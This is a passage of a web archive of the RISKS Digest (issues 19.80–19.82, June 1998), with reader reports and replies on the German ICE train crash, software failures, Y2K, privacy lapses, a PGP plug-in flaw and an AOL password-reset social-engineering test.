ishikawa@personal-media.co.jp.NoSpam Chiaki.Ishikawa@personal-
media.co.jp.NoSpam

[The GPS bit-overflow problem in certain receivers was noted
in [RISKS-18.24](#),

whereby the date will reset to 6 Jan 1980 at the end of 21 Aug
1999. PGN]

⚡ NJ motor vehicle department computer crash

David Wittenberg <dkw@cs.brandeis.edu>

Tue, 9 Jun 1998 12:50:10 -0400 (EDT)

The New Jersey Department of Motor Vehicles installed a system
upgrade to
improve performance over the weekend. After one hour of use
Monday morning
it crashed, preventing field offices from processing new
licenses,
registrations and titles. A spokesman was unable to provide any
details.
The state extended a June 30 deadline to July 7 for anyone
affected.
Apparently no data was lost, and the system did function

properly during
weekend tests. [New York Times electronic edition, "Bureau's
Computer Crash
Strands Thousands of Car Owners" June 9, 1998. dkw stark
abstracting.]

--David Wittenberg

dkw@cs.brandeis.edu

✶ Burglars foiled by cordless phone interception

Matthew Delaney <delaney@j51.com>

Sat, 06 Jun 1998 17:15:58 -0400

The June 6th edition of the Albany (NY) Times Union reports that
3 men
from Saratoga County, NY were charged with conspiracy after a
woman
intercepted the cordless phone conversation of 2 of them
planning to rob
and beat an elderly woman in her home. After hearing the first
names of
the men on her scanner, she called police who believed they knew
the
identity of the men and followed one of the suspects to a
neighborhood
where they circled around several times and left. Police
investigators
found an elderly lady living alone in that neighborhood who
identified
one of the suspects as someone who did work on her deck
previously.

The woman who reported the conversation wished to remain
anonymous.
Which is interesting, because as I understand FCC law, she could
also be
charged with a crime because she was monitoring a cordless phone
conversation (made illegal a few years) and she disclosed the
content of
that conversation to someone else (which I believe has been

illegal for
even longer).

The risks? When you are using that cordless phone, someone else
may be
listening, even if it's illegal.

--Matthew Delaney

✶ German high-speed train disaster

Martin Virtel <virtel@zeit.de>

Sun, 7 Jun 1998 16:48:12 +0200 (MEST)

Tabloid magazine **Neue Revue** quotes a survivor, Wolf-Rüdiger
Schliebener, confirming earlier news that passengers heard
strange noises
about two minutes before the disaster, while the train started
rocking and
shaking. As the broken wheel (thought to be the cause of the
disaster) was
located somewhere in the second unit, the driver up in front
didn't notice
anything.

After the wheel broke, the train continued going on for two
minutes at its
cruise speed of 200 km/h, until the broken wheel destabilized
the whole
train and the last part of it went off the rail and hit a bridge.

The point Schliebener made was that passengers noticed something
was wrong,
but the train lacked appropriate emergency brakes or any other
means of
telling the driver that there was something wrong. Which is
true? AFAIK:
there are two emergency brakes located at the doors, but none
within the

cabin (which, for non-Germans, looks pretty much like a
airplanes cabin,
whith two rows of seats on each side). Schliebener told *Neue
Revue* he
wondered why the driver did not start to brake. In effect, he
never did:
the train was stopped automatically after all but the first unit
went off
the rails. The driver seemed surprised - he hadn't noticed
anything until
the train stopped automatically.

Frank Drieschner, our reporter who went to cover the disaster,
was told by
railway staff that the train's steering electronics prevent the
driver from
doing anything meaningful (letting the computer do everything
instead) at
speeds over 160 km/h, so if there had been emergency brakes
near, they'd
probably have been disabled automatically at high speeds.

Another thing Frank told me was that the cable on the rails used
by the
train control system was completely destroyed between the point
where the
wheel broke and the point where the train hit the bridge. An
interruption
of the cable should make the train brake automatically, railway
staff told
him.

So far, there have not been any definitive conclusions on the
accident.

[Added comment:] Whatever resonance one can imagine interferes
with the
operation of trains, the presence of proper "something is
going wrong"
feedback systems (either from the passengers via an emergency
break, as I
suggested, or a automatic one, as the next issue of Der
Spiegel claims is

installed in British high-speed trains and was dropped by the German railway authorities because it was too expensive) would have been of help in this case.

Only imagine the passengers in the train having to remain passive as the train went on shaking and rattling at 200 km/h for two minutes before the crash.

On the other hand, there can be a "too much flashing warning lights in the cockpit" problem, as several reconstructions of airplane crashes have shown.

Martin Virtel, DIE ZEIT im Internet (<http://www.zeit.de>) +49 (0) 40-3280-562

[The German train disaster toll is now up to 102 people killed.]

✶ Update on German risks ...

Debora Weber-Wulff <weberwu@tfh-berlin.de>
10 Jun 1998 09:57:13 GMT

ICE crash: Seems the Bahn had not actually been inspecting the rim wheels by ultrasound, but by "laying on of hands". If they did not feel good, then they would be tested. A few years ago an engineer made the suggestion to use ultrasound for every inspection. It was not implemented because of the high cost. *Now* it will be standardized. Rail service is not expected to stabilize until June 21, as all of the Type 1 ICE trainsets have

to be
inspected.

Berlin S-Bahn: They were down to just 10-minute delays on the regional and ICE trains traveling over the S-Bahn tracks and proudly gave a press conference to that respect... on the same day that the new computer system for controlling the switches crashed again and needed 45 minutes to begin functioning again.

Berlin election software: Turns out, the software is not exactly for counting votes, but for printing the election registers and the announcements. The statistics office had been implying that the elections were endangered in the hopes of finally getting a much needed equipment update....

Prof. Dr. Debora Weber-Wulff, Technische Fachhochschule Berlin,
FB Informatik,
Luxemburger Str. 10, 13353 Berlin, Germany <http://www.tfh-berlin.de/~weberwu/>

✉ Re: Local Geophysical Resonance (Sinyakov, [RISKS-19.79](#))

Geoff Speare <geoff@omg.org>
Mon, 08 Jun 1998 12:41:00 -0400

This is the second Local Geophysical Resonance article I've seen in RISKS.

The first one (<http://catless.ncl.ac.uk/Risks/19.58.html#subj8>) aroused my curiosity. I found the following interesting facts:

1) Alexandre N. Sinyakov seems to be the only name attached to

this
phenomenon. He is the researcher who discovered it, the person
who wrote
the computer models, the person who posts all the notices and
letters, and
the person who heads the "Independent Catastrophes Investigation
Center"
(see <http://www.aanet.ru/nauka/siniakov/siniakov.html>) whose
sole purpose
seems to be to attach LGR as a cause to various catastrophes.

2) No news media (other than RISKS) seems to have carried any
stories on LGR.

3) Nowhere could I find anything approximating a comprehensible
and/or
scientific description of what causes LGR, or what LGR is.

>From these facts, I conclude that the "LGR phenomenon" is more
of a
publicity stunt than a valid scientific phenomenon. Such
apparently
unsubstantiated and bizarre material seems out of place in
RISKS. I would be
curious to hear from Professor Sinyakov or anyone else more
familiar with
LGR, or from anyone with an interest in debunking and a little
more spare
time than myself. :)

Geoff Speare IGCN <geoff@igcn.com or geoff@omg.org>



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 81

Tuesday 16 June 1998

Contents

- [U.S. Department of Energy computer security risks](#)
[PGN](#)
- [Noise-Cancelling or Signal-Cancelling?](#)
[Mark Brader](#)
- [MS Outlook Express sends mail bombs](#)
[Steffen Ullrich](#)
- [Exchange/Outlook plug-in for PGP bypasses crypto](#)
[N.W. Choe](#)
- [Crypto export controls "neither fair nor efficient, but available"](#)
[Stefek Zaba](#)
- [SLAC Hack Attack](#)
[Conrad W. Clark](#)
- [Three alleged Quebec hackers accused of posting bomb recipes](#)
[Mich Kabay](#)
- [Re: Javascript security](#)
[Silas S. Brown](#)
- [Shuttle imaging Y2K problem?](#)
[Ellen O'Leary via Lloyd Wood](#)
- [Improvements that aren't, immediacy that hurts](#)
[Jerry Leichter](#)

- [Gas supply failure in Victoria, Australia](#)
[Mike Martin](#)
 - [Re: German high-speed train disaster](#)
[Andrew J Thornton](#)
[David Lesher](#)
[Philip H. Smith III](#)
 - [Social Engineering 101: AOL billing](#)
[David Cassel](#)
 - [A surprise from Holiday Inn on use of SSNs](#)
[Willis Frick](#)
 - [Re: 15th century time machine and y2k](#)
[Danny Burstein](#)
 - [Re: Navy stops teaching celestial navigation](#)
[Rena Borney](#)
 - [Re: Burglars foiled by cordless phone interception](#)
[Curt Sampson](#)
 - [GPS on silo missiles - I was wrong](#)
[Geoff Kuenning](#)
 - [Info on RISKS \(comp.risks\)](#)
-

🚀 U.S. Department of Energy computer security risks

<Neumann@csl.sri.com>

Fri, 12 Jun 98 10:33:28 -0500

An internal review of 64,000 unclassified computer systems throughout all major Department of Energy facilities has found serious security lapses, including the presence of classified and sensitive nuclear weapons information on 1,400 systems open to anyone on the Internet. This has stimulated a "contamination clean-up". Los Alamos alone has had 15 security breaches since Nov 1997. Apparently ftp reads -- and *writes* -- and

readable password files are major problems. [Source: Brock N. Meeks, MSNBC, 29 May 1998, Stark Abstracting. RISKS Readers, Are You Surprised? PGN]

⚡ Noise-Cancelling or Signal-Cancelling?

Mark Brader <msb@sq.com>
Wed, 10 Jun 98 20:53:58 EDT

Some issues of the Canadian government publication Aviation Safety Vortex can be found at <<http://www.tc.gc.ca/aviation/syssafe/vortex/index.htm>>.

Reproduced in one of them is a notice from Bell Helicopter Textron:

| "The use of noise-cancelling headsets by helicopter crews has become
| commonplace." Recently, an operator informed Bell Helicopter that he
| was unable to hear the audio cautions and warnings while wearing one
| of these headsets. If a flight crew member chooses to wear any kind of
| headset, especially a noise-cancelling headset, then that person
| should determine that all audio cautions and warnings can be heard
| with the headset on, prior to takeoff.

The editor observes that the principle has more general applications.

⚡ MS Outlook Express sends mail bombs

Steffen Ullrich <crlphr-risks@akvbuch.com>

Fri, 12 Jun 1998 17:07:29 +0200

This happened today in the company I work for. For some reason they all (except me) use the Outlook Express which comes with MSIE4. They had some problems in the past with it (it simply discards mails with a correct but obviously unexpected delimiter for MIME-parts) but today one mailer started to send huge (10Mbyte) mail bombs. The reason: If Outlook tries to send mail it first puts the mail into a temporary box and after the mail is send it gets moved into the outbox. If it can't write to the outbox (in this case the outbox was one a server which had not enough space for this big mail) the mail stays in the temporary box and after a while it tries to send it again and again (interval varies). The bad thing is - it doesn't tell you about the problem. Only if you attempt to move the mails by hand into the outbox it tells you that there is no more space. Fortunately, all outgoing mail gets first spooled on a Linux-server which at intervals send the mail over a ISDN line. So after the person called me asking why the mail doesn't get send I could quickly login (from 600 kilometers away) and delete the 4 duplicates before they went out. This is not the first time this happened. A few days ago the Linux-server was swamped over night with about 50 30Mbyte big mails. Most of them went out, poor person who got them. Hopefully this will be the last time - today I installed a filter which tracks duplicates (they are not exactly duplicates - the Message-Id is different on each instance) and sends them back to the user ;)

✶ Exchange/Outlook plug-in for PGP bypasses crypto

"n.w. choe" <n-choe@xensei.com>

Sat, 13 Jun 1998 10:09:00 -0400

This one here is fairly straightforward:

<http://www.slipstick.com/outlook98/add-ins/pgp.htm>

The Exchange/Outlook plug-in for PGP for Personal Privacy commercial) and PGPfreeware 5.5 from Pretty Good Privacy, Inc. (now part of Network Associates, Inc.) does not work with Outlook 98. In particular, sending a message in RTF, HTML or WordMail format can result in an unencrypted HTML or Word version being sent, along with the encrypted text version. "oops" ;) -

<http://boop.xensei.com/~n-choe/>

✶ Crypto export controls "neither fair nor efficient, but available"

Stefek Zaba <sjmz@hplb.hpl.hp.com>

Thu, 11 Jun 1998 01:26:13 +0100

Undersecretary Reinsch on crypto export controls at EPIC-98:

"Neither fair nor efficient, but available".

In contrast to the shocking admission by Associate Deputy Attorney General Litt that he hadn't bothered reading the CRISIS report produced by the National Research Council, Undersecretary Reinsch gave a very candid

characterisation of US export controls on crypto at the same session of the EPIC conference.

In answer to a question from the floor, the Undersecretary explained at some length that export controls are under the direct control of the Executive, specifically the President, with little room for oversight by the judiciary or legislature: in contrast, both controls on the domestic use of encryption technology and import controls would require legislation. In closing, Undersecretary Reinsch summarised with words very similar to these: "In the abstract, I couldn't honestly argue that export controls are either fair or particularly efficient as a means of control; they are however available."

The abridged soundbite version - "Export controls: neither fair nor efficient, but available" - seems like worthy tagline material for updated editions of the Diffie-Landau book, ACP handouts, and similar. The significance of this admission of the intellectual bankruptcy - that is to say, the soundly pragmatic nature - of US export policy was overshadowed by Bob "CRISIS? What CRISIS?" Litt's gaffe...

Stefek Zaba, HPLabs Bristol

SLAC Hack Attack

"Conrad W. Clark" <cwclark@barent6.mldnet.com>

Thu, 11 Jun 1998 17:02:21 +0300

According to the San Jose Mercury, the attack was launched using LAN sniffers. The exposure to unencrypted passwords was mentioned, with France with its extreme restrictions on encryption mentioned as a bad example. The consequences could include disabling the capability of researchers in France to log on to SLAC over the net.

⚡ Three alleged Quebec hackers accused of posting bomb recipes

"Mich Kabay [ICSA]" <Mich_Kabay@compuserve.com>
Tue, 9 Jun 1998 06:38:34 -0400

Three Quebec City-area men in their 20s were arraigned in Quebec court on 8 Jun 1998 for stealing Internet passwords and offering on-line recipes for how to make explosives. [Source: The Gazette (Montreal), 9 Jun 1998, A6]

⚡ Re: Javascript security (Gong, [RISKS-19.79](#))

"Silas S. Brown" <silas@earthling.net>
Fri, 5 Jun 1998 08:44:15 +0000

> another risk, namely missing something important that requires Java
> and/or JavaScript but where it isn't clear that they're required

This is one of the things that drives blind and partially sighted people

crazy. The web is supposed to be a "free information for all" (who have the technology) thing, but it isn't. Even the best tools can't descramble a JavaScript program, text only formatted in an image, or an image link or map without ALT tags.

Silas S Brown, St John's College Cambridge UK <http://www.biosys.net/silas/>

[offline after 18 June until October.]

✶ Shuttle imaging Y2K problem?

Lloyd Wood <eep1lw@surrey.ac.uk>
Fri, 12 Jun 1998 21:19:59 +0100 (BST)

----- Forwarded message -----
[Multiple (at least 5) forwardings deleted. PGN]

[[The "SIR-C processor" is big wad of custom hardware. SIR-C was the 3rd Shuttle Imaging Radar mission -- the premiere unclassified spaceborne imaging radar dataset. Looks like it's about to go write-only ... /Frew]]

>From: Ellen O'Leary [mailto:ellen.oleary@jpl.nasa.gov]

There is a Year 2000 problem with the SIR-C processor and it is unlikely that there will be funds available to fix it. The purpose of this e-mail is to let you know this so, that you can request SIR-C data processing before this problem shuts the processor down.

You can request SIR-C data processing over the World Wide Web at:

<http://edcwww.cr.usgs.gov/landdaac/sir-c>

Please try to space your requests out over the next year or so in order not to overload the processing team at EROS. Please pass this along to others who might like to know.

Ellen O'Leary, Jet Propulsion Laboratory, 4800 Oak Grove Drive Pasadena, CA 91109 1-818-354-7250 ellen@kahn.jpl.nasa.gov

⚡ Improvements that aren't, immediacy that hurts

Jerry Leichter <leichter@lrw.com>

Sun, 14 Jun 98 10:02:41 EDT

In [RISKS-19.75](#), Richard Cook mentions some of the problems introduced by the reliance of hospitals on "more efficient" technologies (pagers) that can fail (when the Galaxy IV satellite dies).

I recently saw an interesting example of the negative effects of this "more efficient" technology *when it is working perfectly!* I was at a restaurant on evening with a relative who's a surgeon. His pager went off, and he returned the call using a cellphone. After a brief conversation, he hung up, pulled a scarp of paper out of his pocket and made some notes.

He then remarked on what had happened. The call was from the lab at his hospital, reporting some lab results which, as it turned out, were a very strong contra-indication for an operation scheduled for the following morning.

Now, in the old days, lab results were only reported on paper, though inefficient, slow mechanisms. Since all doctors now had pagers, the labs now called immediately with the results. On the one hand, this makes important information available immediately. On the other, it pretty much guarantees that much information will be reported at inappropriate times and places. After this phone call, an essential bit of information resided in my relative's head, and on a scrap of paper in his pocket. Oh, it certainly was duplicated in the lab and patient records at the hospital -- but those records might not be routinely examined before beginning an operation. Presumably there was at one time a method for delivering such information at the hospital, perhaps when a doctor arrived; but any such system would inevitably atrophy fairly rapidly as people came to rely on paging notifications.

There are many lessons to be learned (again) here. Mostly, the problem is one of human interface: An efficient, (mainly) reliable system is being used in a way that does not match the needs and cognitive abilities of the human beings who must rely on it. But one can also point out that reliability and safety are system properties, not component properties, and it's not clear what effect the introduction of new technology has had on the overall system.

It's tempting to attribute the problem to inappropriate technology and

propose a technological fix. Perhaps the lab should use persistent E-mail messaging instead of volatile pager notifications. Perhaps the doctors should be using some "more advanced" technology (e.g., a Palm Pilot) instead of scraps of paper. Perhaps ... but one can speculate endlessly. The fact is, pagers are there; some information *does* need to be delivered and acted on immediately, for which pager technology is the appropriate choice; it's not clear that good alternative technologies for this particular problem really exist right now; and even if they did, adding yet more complex technologies might make things worse rather than better.

(There is also, of course, the social/personal issue: Surgeons have always known that it's a part of the job that they may be called at almost any time in emergencies. It used to be difficult to do that, and calls really were (mainly) restricted to emergencies. Now, pagers are used for many things that *don't* qualify as emergencies. My relative isn't particularly bothered by this, but then he's known for his concern for his patients and willingness to put up with inconveniences on their behalf -- he would otherwise never have chosen his subspecialty, which by its nature brings him patients who are typically extremely ill and often in unstable condition. Most would probably not be as tolerant -- when everything is an emergency, soon nothing is an emergency.)

Jerry

⚡ Gas supply failure in Victoria, Australia

"Martin, Mike" <mmartin@sbnsw.com.au>

Fri, 12 Jun 1998 12:41:52 +1000

On 11 June 1998 residents of the state of Victoria, Australia, were advised to skip taking a shower and to eat a cold breakfast. Bread bakeries throughout the state, the Ford and Toyota vehicle and other manufacturing plants were closed. The cause was the disabling of 25 per cent of the state's natural gas supply by a metre long block of ice that had formed in a main supply pipe, apparently one of four. Some areas also temporarily lost electric power, due to consequent overload.

At least 3000 workers were stood down and an estimated \$30 million production was lost.

The state's gas comes from undersea wells in Bass Strait and is treated for distribution at a plant near Melbourne, on the south coast. The previous night, temperatures dropped to an unseasonable 4 degrees Celsius (39 degrees F), and water that is a byproduct of gas extraction froze in the pipe.

Attempts are being made to thaw the blockage with an electric blanket around the pipe. According to a television news report last night, if these fail and the apparatus is opened up, it may be up to a month before supply is restored, due to the time required to flush out air before feeding gas through again.

As of 11 am today gas supply is back to normal although the pipe is still blocked. Clearly, some contingency provision must have existed.

However the incident is a reminder that disasters can occur from causes that nobody thinks of. Sydney, Melbourne, Brisbane and Canberra, where the bulk of Australia's large computer centres are located, are at relatively low risk from civil insurrection, terrorism, tsunami, volcanic eruptions, earthquakes, catastrophic floods, forest fires, hurricanes and tornados. It is sometimes difficult to take IT disaster recovery seriously here, as the disasters that typically make foreign news headlines are of types that we are not very likely to suffer.

This gas supply failure is a handy reminder (and the recent protracted failure of electrical supply to Auckland CBD is another) that causes that nobody has thought of and nobody has planned against, while individually rare, are many. Who would have thought that a temperature drop to 4 degrees could possibly have such an effect?

Mike Martin, mmartin@sbns.com.au, Sydney, Australia

✶ Re: German high-speed train disaster

Andrew J Thornton <athornton@cix.co.uk>

14 Jun 1998 00:42:50 GMT

I have been told that the British High Speed Trains have simple detectors on board which indicate to the driver if a bearing or wheel fails.

If the indication is ignored, the braking system comes on automatically. If this is so, the sorry story indicates an obvious risk - that something that looks high-tech and sophisticated viz the ICE train, may not in fact be so.

⚡ Re: German high-speed train disaster

David Lesher <wb8foz@nrk.com>
Wed, 10 Jun 1998 23:21:33 -0400 (EDT)

I'm surprised no one has noted that Linux Journal's <<http://www.linuxjournal.com/issue49/index.html>> May issue carried a story about Linux being used for a data acquisition system on the ICE trains.

The problem being studied? Prematurely out-of-round wheels...

[URL corrected in archives, thanks to Rogier Wolff. PGN]

⚡ Re: German high-speed train disaster (Virtel, [RISKS-19.80](#))

Philip H. Smith III <PHILS@SS1.RESTON.VMD.Sterling.com>
Thu, 11 Jun 98 07:58:46 EDT

I suspect this is an old point to RISKS-ers, but: without disagreeing with the basic point, it's worth noting that such systems must, alas, be manual enough that the driver is the one who makes the ultimate decision. Anyone who has been on an airplane with a white-knuckled flyer knows

that if there
was an "emergency stop" button, it would get pressed for every
bump, groan,
or whine, and twice when fuel is vented from the overflow. While
(presumably) most train passengers aren't as white-knuckled as
some flyers,
and I wouldn't be surprised if Germans were more self-controlled
about such
things than we Yanks, I'd hate to have them spend a fortune
installing
Emergency Stop buttons, only to find that 25 false emergencies
the first
week alone make them impractical... For a vaguely related
column from
Upside magazine, see [http://www.upside.com/texis/mvm/story?
id=34712c1d63](http://www.upside.com/texis/mvm/story?id=34712c1d63)
...phsiii

🔥 Social Engineering 101: AOL billing

David Cassel <destiny@wco.com>

Wed, 10 Jun 1998 17:26:47 -0700

On May 26 I called AOL's billing department to test this, giving
only name
and home address, and they changed my password ON THE VERY FIRST
ATTEMPT.

C|Net's Jim Hu also reported the same results from his own test,
though
it took him a few more calls...

<http://www.news.com/News/Item/0,4,22538,00.html>

The day I called, most calls were ALREADY being forwarded to
AOL's "small
group of better-trained reps". I guess at least one phone rep
hadn't
learned to forward calls to the specially-trained password

representatives
in the first place. (I believe AOL's next step is to disable
the ability to
change a password for all but the specially-trained reps.)

In AOL's defense, Steve Case reported in January that the reps
handled over
a million calls per week. But there's been other stories about
AOL accounts
being compromised recently...

<http://www.mtv.com/news/headlines/980601/story3.html>

<http://www.netguide.com/Snapshot/Archive?guide=internet&id=1184>

It's ironic, because in the wake of the [other] Timothy McVeigh
incident in
January, AOL's CEO Steve Case admitted they'd divulged a
subscriber's
real-life name, accepted responsibility -- and added "AOL's
commitment to
protecting the privacy of our members is stronger than ever."

David Cassel AOL Watch <http://www.aolwatch.org>

⚡ A surprise from Holiday Inn on use of SSNs

willis frick <frickwg@yahoo.com>

Mon, 15 Jun 1998 09:38:30 -0700 (PDT)

I just found out that Holiday Inn uses your Social Security
Number as your
"frequent stayer" account number. I called to enroll in the
program, found
out that I already was enrolled (11/95)) and that my account
number was my
SSN! No, they can't change your number now, but plan to do so
later in the
year for all "old" accounts that use the SSN.

Can they have been that electronically clueless as recently as November 1995? Looks like it.

Willis Frick

✉ **Re: 15th century time machine and y2k ([RISKS-19.79](#))**

danny burstein <dannyb@panix.com>
Sun, 7 Jun 1998 19:11:32 -0400 (EDT)

Are they trolling?

(a) if it was a 15th-century invention, it would have been built in the 1400s, not in 1600

(b) how did it handle September 1752?

(c) a report from an unnamed "Japanese press" outlet describing a similarly unnamed museum in Liverpool, England?

[On (a), Off-by-one errors are very common in naming centuries. And this

is only an off-by-one rather than off-by-two. Ignoring us computer folks

who like to count from 0, 1600 was the last year of the 16th century.

On (b), Obviously it didn't. but that was only a slip of a bunch of

days and one doubts that this thing was accurate enough to worry

about that -- not to mention leap-second corrections.

On (c), Apparently nando.net's logo confused our contributor?

And then there is (d), This whole item was rather whimsical anyway. PGN]

✈ Re: Navy stops teaching celestial navigation ([RISKS-19.79](#))

<RENABORNEY@aol.com>

Sat, 6 Jun 1998 19:57:15 EDT

The real problem to this ex-GI is that what happens when war breaks out and we find the GPS signal either jammed or, worse, meaconed[*] (theoretically, proper meaconing could result in your cruise missile heading for one of your own sites...). Given the reliance the US armed forces are placing on GPS, it is an obvious Achilles heel to attack.

[* meaconed = misbeaconed, not misspeakin'? PGN]

Yes, there are backups, principally:

- 1) Radio beacons (LORAN, SHORAN, etc): Subject to jamming and beaconing
- 2) Inertial Navigation: Subject to drift over time. Most commonly updated by ... STAR SHOTS (i.e.: celestial navigation)

A related problem to this old grunt is that we are equipping every platoon in the US Army with GPS. Admittedly, there is an old army saying that the most dangerous thing on the battlefield is a second lieutenant with a map and compass, but what happens when the GPS takes a round, the battery resupply gets screwed up, the platoon dud forgets and leaves it behind... 150 years ago Carl Von Clausewitz came up with what he termed "friction" in warfare - all sorts of little things go wrong frustrating the commander's intent. Indeed, from his view, you don't win a battle, you avoid

losing it
by making the fewest screwups. This is such a military given,
that the US
Army lists "Simplicity" (who do you think came up with KISS -
Keep It
Simple, Stupid?) as one of the Nine Principles of War. Complex
plans,
complex devices fall apart...why do you think that a guy with a
rifle with a
bayonet on the end is what still decides wars?

Now imagine you've got a unit which has become dependent on the
GPS and have
allowed their land navigation skills to atrophy. How would you
like to be
bringing in air strikes, calling artillery fire missions or even
trying to
bring up evening chow to this crowd? If I was a unit commander,
I'd lock up
the GPS's in the supply room and do all my field training
without them. If
the balloon goes up and they work, fine, If not, we are ready.

✶ Re: Burglars foiled by cordless phone interception (Delaney, R-19.80)

Curt Sampson <cjs@portal.ca>
Wed, 10 Jun 1998 17:50:52 -0700 (PDT)

> The risks? When you are using that cordless phone, someone
else may be
> listening, even if it's illegal.

This is true of **all** wireless conversations, unless you're
using encryption
of course. The US government went a bit further with cellular
phone
frequencies in the 800 MHz band and passed a law that requires
them to be

blocked on scanners; it wasn't long before enterprising scanner owners were opening them up, removing a diode, and re-enabling those frequencies. The US government then passed another law which stated that scanners cannot be easily modified to re-enable these frequencies, but this law of course is not effective in the rest of the world. The net effect has been that it's hard to get a scanner in Canada with these frequencies enabled because the US imports have them disabled, and the other imports are sold via mail order to US customers before Canadians have a chance to get their hands on them.

And the result to cellular phone users? They have a larger illusion of privacy without actually having it.

(Various US state governments have also tried to protect people's `right' to privacy while broadcasting what they say to everyone within a radius of miles; in some states, I understand, it's actually illegal to use a scanner while mobile, which prevents one even from walking out one's front door with it. As an observer from across the border, I'm mystified by US laws: it's too much a violation of one's freedoms to pass a law against carrying guns around, but carrying a scanner is so much more dangerous that there must be a law against it?)

Curt Sampson, Internet Portal Services, Inc., Vancouver, BC
(604) 257-9400
Info at <http://www.portal.ca/> cjs@portal.ca

⚡ GPS on silo missiles - I was wrong

Geoff Kuenning <geoff@Ashby.CS.UCLA.EDU>

Mon, 8 Jun 1998 11:40:40 -0700

Several RISKS readers have questioned my claim that the military is prepared to launch spare GPS satellites from silos in the event of war. It turns out that they are right, and I am wrong.

As it happens, I have a distant cousin who recently retired from a very high rank in the U.S. missile forces, so I asked him. Here's his answer:

> To my knowledge Geoff, you got this one wrong. All of our missiles have
> warheads on them. We used to have some that had a communications package
> on (not a satellite but a up and down space probe) but they have all been
> retired. Sorry.

Guess I'll keep practicing with that sextant...

Geoff Kuenning geoff@fmg.cs.ucla.edu <http://fmg-www.cs.ucla.edu/geoff/>



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 82

Saturday 20 June 1998

Contents

- [Air-traffic control glitch again under Air Force Two](#)
[Doneel Edelson](#)
- [Being Extra #\\$\\$@% Careful Brings Extra #\\$\\$@Q](#)
[Peter Wayner](#)
- [World shipping full-speed ahead to beat Y2K torpedo](#)
[Keith Rhodes](#)
- [Digital Wins Product Liability Suit](#)
[Edupage](#)
- [California has dueling lawsuits filed over Deadbeat Dads/Moms](#)
[Keith Rhodes](#)
- [Who is leaving the security doors open in Japan?](#)
[Keith Rhodes](#)
- [Severed MCI cable cripples the Net](#)
[Doneel Edelson](#)
- [Will we have power on 1 Jan 2000?](#)
[Doneel Edelson](#)
- [Fire risks compounded by loss of residential power](#)
[Jeremy Erwin](#)
- [Double points from supermarket loyalty-card system](#)
[Paul Howlett](#)

- [Re: Exchange/Outlook plug-in for PGP bypasses crypto](#)
[Joshua R. Poulson](#)
 - [Re: Navy stops teaching celestial navigation](#)
[Kurt Cockrum](#)
 - [Meaconing](#)
[Ralph Hoefelmeyer](#)
[Henry Spencer](#)
 - [Re: 15th century time machine and Y2K](#)
[Steve King](#)
 - [Privacy Digests](#)
[PGN](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✶ **Air-traffic control glitch again under Air Force Two**

"Edelson, Doneel" <doneeledelson@aciins.com>

Wed, 17 Jun 1998 15:22:18 -0500

On 7 Jun 1998, and again on 17 Jun, both times when VP Al Gore was in Air Force Two flying over New Jersey, air-traffic controllers lost flight information from radar screens. The first time they lost AF-Two for 24 seconds, whereas the second time AF-Two was not among those planes blipped out. As usual, reports said there was no danger. (As you recall, this is considered a normal occurrence -- see [RISKS-19.63](#) and .79 for cases involving Air Force One.) [Source: USA Today, 17 Jun 1998; PGN Abstracting, incorporating a news item from 9 Jun 1998.]

✶ **Being Extra #\$\$@% Careful Brings Extra #\$\$\$@Q**

Peter Wayner <pcw@access.digex.net>

Wed, 17 Jun 1998 15:58:21 -0400

The 17 Jun 1998 *Wall Street Journal* reports (B1) that a software program that reads to kids would occasionally toss in foul swear words. Apparently the product would grab text from the screen and send it to the voice synthesizer. While I haven't checked up on the reporting, the article seems to make it clear that the problem occurs because the company tried to be extra careful. It built in a filter that would check for four letter words and prevent them. Apparently the sort of pointer twisting bugs that made C famous, causes this program to swap the list of filterable words with the list of words to be spoken. Voila, the voice synthesizer starts spouting words from the forbidden list. [The software is called Secret Writer's Society, from Matsushita's Panasonic Interactive Media. PGN]

✈ World shipping full-speed ahead to beat Y2K torpedo

Keith Rhodes <rhodesk.aimd@gao.gov>

Wed, 17 Jun 98 08:30:25 -0500

Reuters reports that world shipping is at risk from the Y2K problem, with much work yet to be done. Many aspects of merchant shipping are now highly dependent on computers, many of which are not yet Y2K compliant. The increased computerization has resulted in sharp cutbacks in crew sizes, but also leaves a shortage of people familiar with old-style backups

(sextants, Morse code, etc.). Malcolm Gosling, who heads Electrical Services at Royal Dutch's Shell Trading and Shipping Company, said that Shell had tested systems on Very Large Crude Carriers, and found Y2K-related failures in seven areas including radar system mapping, ballast monitoring, and ships performance monitoring. Gas carrier computer systems had also tested badly. At airports where Shell delivered supplies, failures due to Year 2000 problems included flow metering, fire alarms, and climate control. [Source: Reuters News Service, 16 June 1998; PGN Stark Abstracting]

⚡ Digital Wins Product Liability Suit

Edupage Editors <educom@educom.unc.edu>
Thu, 18 Jun 1998 11:58:55 -0400

A New York jury has found Digital Equipment not liable for the repetitive stress injuries suffered by nine workers who claimed Digital keyboards caused their problems. Digital said that although the workers did have medical problems, they were attributable to a host of other health issues and complications. "A keyboard is a tool. It is not more dangerous than a bricklayer's trowel, a piano, or even a pen," said the general counsel and senior VP at Compaq, which acquired Digital last week. "We applaud the jurors' wisdom and common sense." Digital hopes this victory will discourage more keyboard liability lawsuits. "Judges and juries

have
rejected keyboard product liability claims 30 out of 31 times,"
says
Digital's trial counsel. "It would be unfortunate if the courts
were forced
to spend valuable time hearing more cases that obviously have no
merit."
(Reuters, 17 Jun 1998; Edupage, 18 June 1998)

[To subscribe to Edupage: send mail listproc@educom.unc.edu,
with one line,
subscribe edupage (with your first and last names)

[Earlier items on RSI liability involve Apple and IBM ([RISKS-16.86](#)).

Digital's cases were noted in [RISKS-18.66](#) (three awards,
largest \$5.3M)

for arm, wrist, hand injuries attributed to Digital's LK201
keyboard,

but a judge later overturned all but smallest verdict ([RISKS-19.14](#)).

(Various references on RSI were noted in [RISKS-18.68](#).) PGN]

🔥 California has dueling lawsuits filed over Deadbeat Dads/Moms

Keith Rhodes <rhodesk.aimd@gao.gov>

Mon, 15 Jun 98 17:03:34 -0500

The state of California and Lockheed Martin Information
Management Systems

Corporation are suing each other over the cancellation of the
\$103M

California deadbeat parents' database system, although this is
apparently a
procedural maneuver prior to an alternative dispute resolution.
In March

